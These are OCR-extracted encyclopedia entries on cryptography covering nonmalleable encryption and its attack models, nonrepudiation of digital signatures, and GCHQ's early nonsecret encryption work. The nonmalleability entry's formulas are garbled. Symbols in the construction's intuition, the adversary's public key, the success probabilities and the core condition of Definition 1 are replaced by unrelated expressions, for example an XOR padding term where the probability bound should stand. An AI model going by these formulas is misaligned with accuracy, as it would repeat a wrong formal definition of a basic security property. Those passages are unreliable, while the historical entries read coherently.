Goldwasser and Micali (Goldwasser and Micali 1984) laid the theoretical groundwork for modern cryptography, both giving a clean definition of secrecy in a complexity-theoretic framework, and providing a candidate public-key cryptosystem generator that, under prevailing computational assumptions, satisfies that definition. For the case of a passive eavesdropper listening to an encrypted conversation, their notion, called semantic security, is still the "gold standard" of security. One simple and intuitive description of semantic security is

For all relations R, seeing $\alpha \in E(x)$ does not help one to find y such that $R(x, y)$ holds.

($\alpha \in E(x)$ means that α is an element of the set of legal encryptions of x.) In other words, the adversary "learns nothing" about the plaintext from the ciphertext (it is assumed that the adversary is restricted to probabilistic polynomial time).

More than 20 years later, cryptography is now routinely used as a tool among *participants* in a protocol, not just to hide information from outside eavesdroppers but also from malicious participants in the protocol. In this case, the adversary is no longer passive, but active—and semantic security no longer suffices.

To see this, consider the following toy coin-flipping protocol. There are three players: Alice, Bob, and a judge. The goal is for Alice and Bob to produce an unbiased bit with the help of the judge (who for some reason cannot just flip a coin and announce the result). The judge chooses a (public key, private key) pair using a public-key cryptosystem generator, and publishes E, the encryption algorithm. First Alice, and then Bob, chooses a random bit, encrypts it using E, and sends the result to the judge. The judge decrypts and announces the two bits, and the result is the exclusive-OR of these bits.

The (erroneous) intuition is that, since Bob does not know Alice's bit, any ciphertext he produces is the encryption of a bit that is *independent* of Alice's bit, and so the exclusive-OR is unbiased. But suppose Bob could

ensure that his bit is the same as Alice's; then the outcome will always be 0, *even if Bob has no idea what he is saying*. Similarly, if Bob could ensure that his bit is always the complement of Alice's, he can force an outcome of 1. It is a straightforward exercise for Bob to achieve either of these goals if the cryptosystem used is the one proposed in (Goldwasser and Micali 1984), despite the semantic security of the scheme.

As the above example shows, something stronger than semantic security is required; this property is called *nonmalleability*:

For all polynomial time computable relations R, seeing $\alpha \in E(x)$ does not help one to find $\beta \in E(y)$, where $\beta \neq \alpha$, such that $R(x, y)$ holds.

In other words, seeing the ciphertext does not help a polynomial time-bounded adversary to generate an *encryption* of a plaintext value related to x.

Just as semantic security specifies one kind of break of a cryptosystem (a break is a violation of semantic security), nonmalleability, or its opposite, malleability, specifies an alternate notion of what it means to break a cryptosystem.

The means of attack available to the adversary are discussed next. For public-key cryptography, three kinds of attack are defined in the literature: chosen-plaintext (this is the weakest form of attack that makes sense against a public-key cryptosystem, since an eavesdropper can encrypt plaintexts of her choice using the public encryption key), chosen ciphertext attacks in the preprocessing mode, and chosen ciphertext attacks in the postprocessing mode. In the preprocessing mode, the adversary may make polynomially many queries of a decryption oracle before being presented with a challenge ciphertext (for which it tries to find a violation of semantic security or nonmalleability). In the postprocessing mode, the adversary carries out a preprocessing attack, is presented with a challenge ciphertext α, and is then permitted the postprocessing attack: It may query the decryption oracle with any polynomial number of ciphertexts *other than the exact string* α before trying to *maul* (violate the nonmalleability of) the ciphertext.

Given two types of requirements (semantic security and nonmalleability) and three types of attacks (eavesdropping, cca-pre, cca-post), there are six possible combinations, of which five turn out to be distinct for public-key cryptosystems. Interestingly, under the strongest attack, chosen ciphertext in the postprocessing mode, nonmalleability, and semantic security are equivalent. This is not so surprising: In the public-key

case, any violation of semantic security is clearly a violation of nonmalleability (having found a *y* related to *x*, in the public-key case it is trivial to obtain $E(y)$ where *y* is related to *x*: just encrypt *y* using the public key). For the other direction, if it were possible to maul an encryption $\alpha \in E(x)$ to obtain an encryption $\beta \in E(y)$, for *y* related *x* (and where $\beta \neq \alpha$), then by feeding β to the decryption oracle one would obtain a *plaintext y* related to *x*.

The concept of nonmalleability has application beyond encryption. For instance, in the toy coin-flipping protocol described above, one role of the encryption step is to *commit* to the bits before opening them and computing their exclusive-OR. In the toy protocol, the opening of the *commitment* is made trivial by the presence of the judge; in a less centralized protocol, the commitment would be done by secret sharing. But the problem of malleability is the same: *secrecy* of Alice's committed value does not ensure *independence* from the value committed to by Bob. If Bob can maul Alice's commitment messages so as to commit to the same or opposite value at will, the fact that Alice's value is secret is irrelevant.

A natural response is to require Alice and Bob to prove *knowledge* of their committed values: intuitively, if Bob *knows* what he is saying (this can be made precise), then his bit must be independent of Alice's bit—otherwise there would be a violation of semantic security. But again, there is a malleability problem: Perhaps the proof of knowledge itself is malleable, even if it is a zero-knowledge proof of knowledge.

- *One Solution*. The approach taken in (Dolev et al. 2000) for achieving nm-cca-post encryption based on any *semantically secure* public-key cryptosystem generator $\mathcal{G}$ (as defined in Goldwasser and Micali 1984) is as follows.

1. The public key consists of *n pairs* of public keys, $\left(E_0^1,\ E_1^1\right), \ldots, \left(E_0^n,\ E_1^n\right)$, drawn according to $\mathcal{G}$, together with a reference string σ for noninteractive zero-knowledge proofs (NIZKs).

2. To encrypt a plaintext message *m*:
   - Choose an instance of a digital signature scheme.
   - View the public verification key of the signature scheme as a sequence of bits selecting one key (under which to encrypt the plaintext) from each pair of keys in the public key—a total of *n* keys.

- Encrypt the plaintext *m* under each of the *n* selected keys.
- Provide a NIZK of consistency of encryptions using the reference string σ – that is, provide a noninteractive zero-knowledge proof that all ciphertexts are valid encryptions, under the selected keys, of the same plaintext.

3. The ciphertext consists of the public verification key for the signature scheme, the *n* ciphertexts, and the proof of consistency of encryptions.

The intuition for nonmalleability is straightforward. Assume the attacker is given a ciphertext α that it wishes to maul. That is, the attacker is trying to construct a valid ciphertext $\beta \neq \alpha$ encrypting a message m' that is related to *m*. If the attacker uses for β the same instance of the signature scheme as was used in generating α, then it will not know the secret signing key corresponding to the public verification key, and so will be unable to generate a signature on any content other than the content already signed in α, preventing it from generating a different valid ciphertext. If, instead, the attacker changes the signature scheme, then there will be at least one pair of encryption keys so that, without loss of generality, α contains an encryption $g_2^4 g_1^4 g_0^4$, and the adversary must generate $G = \mathbb{F}_q^*$ for some m' related to *m* (possibly $m' = m$); intuitively, since the two keys are chosen completely independently, the attacker has been given no clue how to generate an encryption of a related m' under $\mathbb{F}_p^*$ (even if it could easily do so under $\mathbb{F}_p^*$ because it has seen $g_2^4 g_1^4 g_0^4$ and encryptions under any individual key may be malleable).

Formal Definition. A complete general definition of nonmalleability, suitable to all the settings we have described, is beyond the scope of this encyclopedia entry. Therefore, the attention is restricted to nonmalleability of a public-key cryptosystem under a chosen ciphertext attack in the postprocessing mode.

First the power of the cca-post adversary, denoted $\mathcal{O}$ is defined. Let *R* be a polynomial-time computable relation. Let *n* be the security parameter for the *nonmalleable under cca-post* public-key cryptosystem generator $\mathcal{E}_k$. $\mathcal{O}$ receives the public key $(q, y) \rightarrow \mathbb{R}$ and can adaptively choose a

sequence of ciphertexts c_1, c_2, …. On each of them, $\mathcal{O}$ receives the corresponding plaintext (or "invalid" message, if the ciphertext is invalid). It then produces a distribution $\mathcal{M}$ on messages of length $\ell(n)$, for some polynomial ℓ, by producing a description of the polynomial-time machine that can generate this distribution.

Next m is selected according to $\mathcal{M}$, that is, $m \in_R \mathcal{M}$, and $\mathcal{O}$ receives as a challenge a ciphertext $c \in_R E(m)$, together with some "side-information" about m in the form of $h(m)$. (The function h is polynomially computable; $h(\cdot)$ is sometimes called the *history variable*, and it can be thought of as encapsulating prior knowledge that $\mathcal{O}$ may have concerning the plaintext.) $\mathcal{O}$ then engages in a second phase of adaptively choosing ciphertexts c_1', c_2', … and learning their decryptions. The only restriction is that $c \notin \{c_1', c_2', \ldots\}$.

At the end of the process, $\mathcal{O}$ produces a polynomially bounded length vector of ciphertexts (f_1, f_2, …) not containing the challenge ciphertext c, with each $f_i \in E(\beta_i)$, and a *cleartext* string σ, which is assumed to contain a description of $\mathcal{M}$. Let $\beta = (\beta_1 \beta_2, \ldots)$. $\mathcal{O}$ is considered to have succeeded with respect to R if R (m, β, σ) holds. (Here β is separated from σ because the goal of the adversary is to produce encryptions of the elements in β.) Let $\mathrm{NAF}_2(k)$ be the probability that $\mathcal{O}$ succeeds, where the probability is over the coin flips of the key generator, $SK_{\mathrm{ID}'}$ and the encryption of m.

Let $\mathcal{Q}$ be an *adversary simulator* that does not have access to the encryptions or to the decryptions but can pick a distribution $\mathcal{M}'$. On output E, $\mathcal{Q}$ produces $\mathcal{M}'$, from which $m \in_R \mathcal{M}'$ is chosen. $\mathcal{Q}$ receives $h(m)$ and, without the benefit of a chosen ciphertexts attack, produces a vector of ciphertexts (f_1, f_2, …), where each $f_i \in E(\beta_i)$, and a string σ containing $\mathcal{M}'$. Let $\beta = (\beta_1, \beta_2, \ldots)$. As above, $\mathcal{Q}$ is considered to have succeeded with respect to R if $R(m, \beta, \sigma)$. Let $\mathrm{Tr}(a) = 1$ be the probability that $\mathcal{Q}$ succeeds where the probability is over the coin-flips of the key generator, $\mathcal{Q}$ and $\mathcal{M}'$.

Note that $\mathcal{Q}$ has much less power than $\mathcal{O}$: Not only does it not have access to the ciphertext $c \in E(m)$, but it cannot perform *any* type of chosen

ciphertext attack, even in choosing the distribution $\mathscr{M}'$. Note also that the fact that $\mathscr{M}'$ is given to R prevents $\mathcal{Q}$ from choosing trivial distributions.

Definition 1
A public-key cryptosystem generator is nonmalleable with respect to chosen ciphertext attacks in the postprocessing mode if for all probabilistic polynomial-time adversaries $\mathcal{O}$ as above, there exists a probabilistic polynomial-time adversary simulator $\mathcal{Q}$ such that for all relations $R(\alpha, \beta, \sigma)$ computable in probabilistic polynomial time, $x_t' \leftarrow (\mathtt{pad}_n(x_t) \oplus K_3)$ is subpolynomial in n.

History. Nonmalleability was first defined and explored by Dolev et al. (Dolev et al. 2000), who obtained nonmalleable public-key encryption under all three forms of attack, as well as nonmalleable commitment schemes and nonmalleable zero-knowledge interactive proof systems, all under general assumptions, and also treated nonmalleability of shared-key cryptosystems. Additional constructions under general assumptions appear in (De Santis et al. 2001; Lindell 2003; Sahai 1999). The first practical nm-cca-post cryptosystem is due to Cramer and Shoup (Cramer and Shoup 1998), and is based on the Decisional Diffie–Hellman assumption (see (Cramer and Shoup 2002) for schemes based on other assumptions). Canetti and Goldwasser constructed a threshold variation of the Cramer–Shoup public key system.

Barak obtained the first constant-round nonmalleable commitment schemes and zero-knowledge proofs (Barak 2002). Relaxed versions of nonmalleable commitment, some in a model in which the sender and the receiver have access to a shared guaranteed-random string or other *public parameters*, have also been explored (see, e.g., Di Crescenzo et al. 1998; Di Crescenzo et al. 2001; Fischlin and Fischlin 2000).

Recommended Reading

Barak B (2002) Constant-round coin-tossing with a man in the middle or realizing the shared random string model. In: Proceedings of FOCS 2002, Vancouver, pp 345–355

Canetti R, Goldwasser S (1999) An efficient *threshold* public key cryptosystem secure against adaptive chosen ciphertext attack. In: Stren J (ed) Advances in cryptology – EUROCRYPT'99,

Prague, Lecture notes in computer science, vol 1592. Springer, Berlin, pp 90–106
[zbMATH]

Cramer R, Shoup V (1998) A practical public key cryptosystem secure against adaptive chosen ciphertext attacks. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98, Santa Barbara, Lecture notes in computer science, vol 1462. Springer, Berlin
[zbMATH]

Cramer R, Shoup V (2002) Universal hash proofs and a paradigm for adaptive chosen ciphertext secure public-key encryption. In: Knudsen L (ed) Advances in cryptology – EUROCRYPT 2002, Amsterdam, Lecture notes in computer science, vol 2332. Springer, Berlin, pp 45–64
[zbMATH]

De Santis A, Di Crescenzo G, Ostrovsky R, Persiano G, Sahai A (2001) Robust non-interactive zero-knowledge. In: Kilian J (ed) Advances in cryptology – CRYPTO 2001, Santa Barbara, Lecture notes in computer science, vol 2139. Springer, Berlin, pp 566–598
[zbMATH]

Di Crescenzo G, Ishai Y, Ostrovsky R (1998) Non-interactive and non-malleable commitment. In: Proceedings STOC 1998, Dallas, pp 141–150

Di Crescenzo G, Katz J, Ostrovsky R, Smith A (2001) Efficient and non-interactive non-malleable commitment. In: Pfitzmann B (ed) Advances in cryptology – EUROCRYPT 2001, Innsbruck, Lecture notes in computer science, vol 2045. Springer, Berlin, pp 40–59
[zbMATH]

Dolev D, Dwork C, Naor M (2000) Non-malleable cryptography. SIAM J Comp 30(2):391–437
[zbMATH]

Fischlin M, Fischlin R (2000) Efficient non-malleable commitment schemes. In: Bellare M (ed) Advances in cryptology – CRYPTO 2000, Santa Barbara, Lecture notes in computer science, vol 1880. Springer, Berlin, pp 413–431
[zbMATH]

Goldwasser S, Micali S (1984) Probabilistic encryption. J Comput Syst Sci 28:270–299
[MathSciNet][zbMATH]

Lindell Y (2003) A simpler construction of CCA2-secure public-key encryption under general assumptions. In: Biham E (ed) Advances in cryptology – EUROCRYPT 2003, Warsaw, Lecture notes in computer science, vol 2656. Springer, Berlin, pp 241–254
[zbMATH]

Sahai A (1999) Non-malleable non-interactive zero knowledge and adaptive chosen-ciphertext security. In: Proceedings of FOCS 1999, New York, pp 543–553

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300646

Nonrepudiable Agreement

Contract Signing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_88

Nonrepudiation of Digital Signatures

Mike Just[20] ✉
(20) Glasgow Caledonian University, Glasgow, UK

Definition

In general terms, nonrepudiation refers to an inability to disavow a previous agreement. In technical terms, nonrepudiation is often used in relation to the support of nonrepudiation with a digital signature.

Background

Historically, the term nonrepudiation most likely evolved from the discussion of repudiation in the New Directions in Cryptography paper by Whit Diffie and Marty Hellman. The authors stated that "[u]nforgeable digital signatures are needed" to protect against a message being "later repudiated by either the transmitter or sender." As public key technology progressed in the late 1970s and into the 1980s, nonrepudiation became one of four main features touted by proponents of the technology. Along with confidentiality (provided by encryption), authentication, and data integrity, nonrepudiation via digital signature schemes was hailed as the enabling technology for electronic commerce.

In the late 1980s, the concept of nonrepudiation began making its way into technical standards. One of the first appearances in the technical literature occurred in ISO 7498-2, the "Information Processing Systems – Open Systems Interconnection – Basic Reference Model – Part 2: Security Architecture" (1989). This standard recognized nonrepudiation as a service that "may take one or both of two forms." The two forms comprised nonrepudiation with proof of origin, which was said to "protect against any

attempt by the sender to falsely deny sending the data or its contents," and nonrepudiation with proof of delivery, which was supposed to "protect against any subsequent attempt by the recipient to falsely deny receiving the data or its contents."

In 1993, the ITU released the X.509 standard, which was titled "Information Technology – Open Systems Interconnection – The Directory: Authentication framework." This standard, which had become the de facto standard for PKI (Public Key Infrastructure) certificates, further complicated the landscape by defining a nonRepudiation bit. The complications arose not from the fact that the bit was provided, but from how its use was to be interpreted. While some people recognized that this bit (which would have been asserted by the Certification Authority (CA)) could only be used to show that at the time the certificate was issued that the certificate was intended to provide support for the service of nonrepudiation, others felt that if the bit was set in a certificate used to digitally sign a particular message or transaction, that message or transaction could never be repudiated.

In 1996, the ABA Information Security Committee released the Digital Signature Guidelines (DSG). As defined in the DSG, nonrepudiation provides "strong and substantial evidence of the identity of the signer of a message and of message integrity, sufficient to prevent a party from successfully denying the origin, submission, or delivery of the message and the integrity of its contents." The DSG went on to note that:

> [These] Guidelines define nonrepudiation not as an automatic result of technical mechanisms, but as a property which can ultimately only be determined after recourse to available dispute resolution mechanisms such as a court or arbitrator … Nonrepudiation as defined in this Guideline 1.20 is intended to express a legal conclusion, something less than a final determination by a court of last resort, but something more than a naked rebuttable presumption as is now provided by simple e-mail.

Thus, the DSG was possibly the first articulation of a rebuttable presumption regarding digital signatures.

In 1997, ISO published 10181-4, "Information Technology – Open Systems Interconnection – Security Frameworks for Open Systems:

Nonrepudiation framework," which was the first detailed technical treatment of the nonrepudiation issue. The standard, titled The Non-repudiation Framework, provided the first full technical treatment of the topic of nonrepudiation. The standard focuses on the notion of nonrepudiation being an evidence generating process. The process described in ISO 10181-4 involved a number of different entities and several distinct technical processes. One particularly interesting point about ISO 10181-4 is that it stresses the time-based nature of a nonrepudiation service. In particular, it contemplates a process that produces evidence at one point in time that can be used by a party to a transaction for a message at a later point in time. The standard provides an excellent foundation upon which a definition of nonrepudiation can be based. The nonrepudiation framework in ISO 10181-4 is also consistent with the X.509 standard and is consistent with the American Bar Association digital signature guidelines. Another important thing to note is that the current (as of November 2002) proposed changes to the X.509 standard reflect the notion of evidence that is described in ISO 10181-4 and the digital signature guidelines.

Building on the Digital Signature Guidelines, the ABA ISC released the PKI Assessment Guidelines (PAG) in 2001. The PAG further elaborated on the ideas of nonrepudiation first proposed in the DSG. Specifically, the PAG stated that:

> [T]he digital signature does not by itself result in legal "nonrepudiation." When a subscriber attempts to repudiate a transaction or communication, there may be factual and legal questions and disputes that, if not settled, will need to be resolved in litigation, arbitration, or other alternative dispute resolution mechanism, in order to determine whether the attempted repudiation is ultimately successful. The unique value of PKI is its technological ability to provide robust factual inferences of nonrepudiation, through cryptography, that will serve to provide credible evidence sufficiently strong to persuade a disinterested third party (the ultimate dispute resolution authority), that a subscriber originated a particular transaction or communication. Once the legal proceedings produced a final judgment to that effect, then legal nonrepudiation has occurred.

The PAG, in an attempt to discern between the absolute ability for a decision to be made based upon a technical mechanism (e.g., the assertion of the nonRepudiation bit) and the less than absolute nature of the overall nonrepudiation service, described the notion of “legal nonrepudiation” as part of the information security lexicon. Although both the DSG and the PAG recognized the distinction between an “automatic result of technical mechanisms” and “a property which can ultimately only be determined after recourse to available dispute resolution mechanisms,” the introduction of the term legal nonrepudiation seems to have further complicated the issue. Some people in the community view the use of the term “legal nonrepudiation” as further breaking down into separate stages the technical and legal aspects leading to an actual determination.

Theory

The main difficulty with the use of the term nonrepudiation is that, from a technical standpoint, absolute prevention of repudiation via a single digital signature is sometimes thought to be an achievable goal. From a legal standpoint, however, repudiation can always occur, for any number of reasons both legitimate and dishonest (thus relinquishing non repudiation to, at best, a less than absolute status). As a result, or perhaps in spite of this, numerous interpretations for the term developed. They span a continuum ranging from the complete inability to deny sending or receiving a message to simply providing evidence of a message. The most appropriate definitions tend toward the latter end of the spectrum.

Thus, although digital signatures might sometimes be advertised as “providing nonrepudiation,” a digital signature by itself on a message or transaction cannot prevent that message or transaction from being repudiated. Even with the nonRepudiation bit being set in a corresponding digital certificate, the most that a digital signature can provide is support or evidence for the recipient of the digital signature to be used at a later time to prove to a third party that the message or transaction took place.

Applications

Support for nonrepudiation is important in any environment in which denial of origin or receipt can be problematic, such as transactions in e-commerce

applications and electronic contracts in e-business applications.

Open Problems and Future Directions

While discussions persist in various forums as to the effectiveness of technical nonrepudiation, most recognize that a legal decision regarding a repudiated action requires a wide variety of evidence; digital signatures and certificates can form a key component of this evidence. In this light, present and future use of nonrepudiation relates more to applications or situations in which protection against false denial is required, rather than specific technical enhancements to nonrepudiation.

Recommended Reading

Diffie W, Hellman ME (1976) New directions in cryptography. IEEE Trans Inf Theory 22(6):644–654
[MathSciNet][zbMATH]

Rivest RL, Shamir A, Adleman LM (1978) A method for obtaining digital signatures and public-key cryptosystems. Commun ACM 21(2):120–126
[MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300647

Nonrepudiation Protocol

Certified Mail

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_210

Nonsecret Encryption

Gerrit Bleumer[21] ✉
(21) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Synonyms

Public key encryption

Definition

Nonsecret encryption describes the public key encryption mechanisms discovered by the British secret service in the early 1970s, which later became known as RSA encryption and Diffie–Hellman key agreement.

Background

Modern cryptology was sparked by the groundbreaking work of Martin Hellman, a professor at Stanford University, and two graduate students who worked with him in 1974 and 1975, Ralph Merkle and Whitfield Diffie (see Fig. 1). In April 1976, they started to publish their work in three papers (Diffie and Hellman 1976a, b; Merkle and Hellman 1977), which revealed the concept of public key cryptography to the public. The work of Diffie and Hellman, which is now referred to as Diffie–Hellman key agreement, allows two people, or more properly their computers, to agree upon a secret key if they have only exchanged authenticated public keys of each other in

the first place. Before public key cryptography, it was unanimously agreed in the cryptography community that the only way for two parties to establish secure communications was to first exchange a secret key of some kind. This seemed to be simple common sense: if the recipients did not have a secret to give them some leverage, how could they be in a better position to decrypt the message than an eavesdropper? Practically speaking, this meant that one of the parties first had to send a trusted person to the second party with a secret key (which typically took a fair amount of time) or send the key through an existing encryption channel that could not be completely trusted (if it was broken, all of the keys transmitted over that channel were also broken).



Nonsecret Encryption, Fig. 1 Ralph C. Merkle, Martin Hellman, and Whitfield Diffie (from left to right)

In order to set up a group of n people to encrypt messages to each other, one had to exchange $N = 1/2n\,(n - 1)$ secret keys among them, one between each pair of group members. The discovery of public key cryptography reduced the burden of key generation and exchange from a number N, quadratic in n, to simply n because each group member only needed to publish its own public key in an authenticated fashion. Based on these public keys, any two group members could agree dynamically on a new


secret key every time they wished to set up a communication session with each other. There is no way known for an eavesdropper to pick up the secret key by listening in. Without public key cryptography, the problem of key management for a large group of participants in a communication network was not practical to handle.

After reading the Diffie–Hellman paper, three researchers at the Massachusetts Institute of Technology (MIT) named Ronald Rivest, Adi Shamir, and Leonard Adleman (RSA) began searching for a practical mathematical function to implement a complete PKC approach. After working on more than 40 candidates, they finally discovered an elegant algorithm based on the product of two prime numbers, which went on to become one of the dominant solutions used on the Internet. Their algorithm, named RSA after the initials of its inventors, was not only an elegant implementation of public key encryption (RSA public key encryption) but also of digital signatures (RSA digital signature scheme). Although the US intelligence tried to stop further publication, the news was spreading fast within and outside of the research community: Martin Gardner introduced the concept of public key cryptography in his widely read column Mathematical Games in the August 1977 edition of Scientific American. Then in February 1978, Rivest et al. published a more detailed paper on their work (Rivest et al. 1978), and the popular press followed soon after. These works opened the door to a totally new area of cryptology and sparked such a huge amount of research in the following decades that public key cryptography is held as the most important development in cryptology since the invention of polyalphabetic ciphers during the Renaissance.

Retrospection

As the British Labour Party strived for more openness of the British Government Communications Head Quarters (GCHQ) organization, the GCHQ revealed in December 1997 that researchers at GCHQ did some work in the early 1970s in the field of “nonsecret encryption,” which is related to public-key cryptography, but without inclusion of the concept of digital signatures. Although the claims of GCHQ are not verifiable since the work was not published, and there are no evidentiary artifacts available such as original copies of the papers (David Kahn does not mention

nonsecret encryption in his voluminous history of cryptography (Kahn 1967) either), there is still evidence for their accurateness. In 1979, US National Security Agency (NSA) chief Bobby Inman publicly stated that, all the noise about Diffie–Hellman and RSA aside, the intelligence establishment had known about public key cryptography for some time (Levy 1999). Whitfield Diffie pursued this track and in the early 1980s, he pried out of an NSA source the names of James Ellis and Clifford Cocks at GCHQ Communications-Electronics Security Group (see Fig. 2). The work of the GCHQ researchers is described below according to James Ellis in his paper "The History of Non-Secret Encryption" (Ellis 1987). Ellis began thinking about the shared secret key problem in the late 1960s when he discovered an old Bell Labs paper dated October 1944 titled "Final Report on Project C43" (Bell Telephone Laboratory 1944), describing a clever method of secure telephone conversation between two parties without any prearrangement. If John calls Mary, then Mary can add a random amount of noise to the phone line to drown out John's message in case any eavesdroppers are listening. However, at the same time Mary can also record the telephone call, then later play it back and subtract the noise she had added, thereby leaving John's original message for only her to hear. While there were practical disadvantages to this method, it suggested that the logical possibility existed: there might be methods of establishing secure communications without first exchanging a shared secret key.



Nonsecret Encryption, Fig. 2 James H. Ellis, Clifford C. Cocks, Malcolm J. Williamson (from left to right)

Ellis thought about this seemingly paradoxical idea, and while lying in bed one night developed an existence proof that the concept was possible

with mathematical encryption, which he recorded in a secret CESG report titled “The Possibility of Non-Secret Encryption” in January 1970 (Ellis 1970). This showed logically that there could be an encryption method that could work without prior prearrangement, and the quest in GCHQ then turned to finding a practical method to embody the theoretical concept.

Theory

The first workable mathematical formula for nonsecret encryption was discovered by Clifford Cocks, which he recorded in 1973 in a secret CESG report titled “A Note on Non-Secret Encryption” (Cocks 1973). This work describes a special case of RSA public key encryption where the enciphering exponent e is set equal to the public modulus $n = pq$, without any mention of the application to digital signatures. A few months later, in 1974, Malcolm Williamson (see Fig. 2) discovered a mathematical expression based on the commutativity of exponentiation that he recorded in a secret report titled “Non-Secret Encryption Using A Finite Field” (Williamson 1974), and which describes a key exchange method similar to that discovered by Diffie, Hellman, and Merkle.

As Steven Levy writes in his article “The Open Secret” (Levy 1999): “So concerned was the GCHQ with this possibility that it not only looked at the schemes internally – finding no inherent flaws – but also took the unusual step in 1974 of going to a renowned outsider, Professor R.F. Churchhouse of the University of Wales, presenting him with the mathematical foundation of Cocks’s idea, and asking whether it was secure. Churchhouse concluded that as long as no one figured out a fast way of factoring huge primes – something that no mathematician had ever come close to – the scheme was sound.”

Even Williamson believed that the whole venture was too risky. When he finally wrote up a revised version of his key scheme, he cited these reservations as the reason for the 2-year delay. “I find myself in an embarrassing position,” he wrote. “I have come to doubt the whole theory of nonsecret encryption. The trouble is that I have no proof that the method … is genuinely secure.” He conceded he could not find anything wrong with the system, though, “and would be grateful if anyone else can.” No one did. But by then the GCHQ had tacitly concluded it was not worth the effort to implement a public key cryptosystem.

Discussion

Looking back at the discovery of nonsecret encryption at the GCHQ after more than 25 years of research in public key cryptography, it appears as if going public was the only way to establish public key cryptography as a technology mature enough to be used in commercial systems, banking, telecommunications, health care, etc. As we know today, almost all public key based cryptographic systems rely on unproven complexity theoretic assumptions, e.g., the assumption that integer factorization is hard, or that taking discrete logarithms is hard, or the Strong RSA Assumption, and many more. Some of them have been investigated by mathematicians for hundreds of years, yet remain neither proven nor falsified. There is a chance that someone might come up some day with a smart algorithm proving that some of these assumptions are false. At least the assumptions of integer factorization and discrete logarithms are generally believed not to be invalid any time soon, and this belief is based on more than 25 years of public research, and tremendous efforts of finding more efficient algorithms, which is partly stimulated by challenges and significant rewards for solving them. Nevertheless, all algorithms found so far are of at least subexponential complexity, impractical to be performed as long as the keys are chosen of appropriate length. The case of GCHQ shows that for a new method such as nonsecret encryption, which was so far out of the ordinary at its time, and which after 25 years is still based on a number of unproven complexity theoretic assumptions, only a moderate level of confidence can be achieved within the walls of an intelligence agency. The concept of public key cryptography needed a large open research community to explore all possible weaknesses and risks it might have. If public key cryptography had not been discovered outside of the intelligence community, it would most likely not be used today, not even in the military and intelligence communities because the spies and spooks had hardly gained enough confidence in the new technique and would be too paranoid of potential trap doors.

Cross-References

Electronic Payment

Recommended Reading

Bell Telephone Laboratory (1944) Final report of project C43, October 1944, p 23

Cocks CC (1973) A note on non-secret encryption. CESG report

Diffie W, Hellman ME (1976a) New directions in cryptography. IEEE Trans Inform Theory 22(6):644–654
[MathSciNet][zbMATH]

Diffie W, Hellman ME (1976b) Multiuser cryptographic techniques. In: AFIPS proceedings of national computer conference, 7–10 June 1976, New York City, New York, vol 45. AFIPS, Montvale, pp 109–112

Ellis JH (1970) The possibility of secure non-secret digital encryption. CESG report

Ellis JH (1987) The history of non-secret encryption. CESG report

Kahn D (1967) The codebreakers: the story of secret writing. Macmillan, New York; Kahn D (1978) IEEE Trans Inform Theory IT-24:525

Levy S (1999) The open secret. Wired, pp 108–115

Merkle RC, Hellman ME (1977) Hiding information and receipts in trap door knapsacks. Presented at the Internal Symposium on Information Theory, Cornell University, Ithaca, NY, October 1977

Rivest RL, Shamir A, Adleman L (1978) A method for obtaining digital signatures and public-key cryptosystems. Commun ACM 21(2):120–126. Reprinted: 26(1):96–99, 1983
[MathSciNet][zbMATH]

Williamson MJ (1974) Non-secret encryption using a finite field. CESG report

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1524

Non-Secure Communication Channels and the Future of Privacy

Michael A. Harper[22] ✉ and Mikel Awad[22]
(22) St. Petersburg, Florida, USA

✉ **Michael A. Harper**
Email: mike.harper@pm.me

Definitions

Communication channels can be thought of as the means of transmission of information between devices and users on a network. By default, communication channels are not secure. There are three fundamental elements that comprise a secure communication channel. The first is the notion that information exchanged between or among users should not be viewable by unauthorized parties. The second is that the channel should be hard to penetrate by guessing passwords, exploiting bad code, or leveraging Application Programming Interface (API) loopholes. The final element is that the communication channel should be uninterrupted and consistently available with no vulnerabilities to exploit.

Security, in the context of information and communication technologies (ICT), encompasses a broad set of strategies for managing the process, tools, and policies that aim to prevent, detect, and respond to threats to both digital and nondigital information assets. These strategies include any measures taken to protect the infrastructure of interconnected information and communication technology networks which comprise the online information environment, or “cyberspace.”

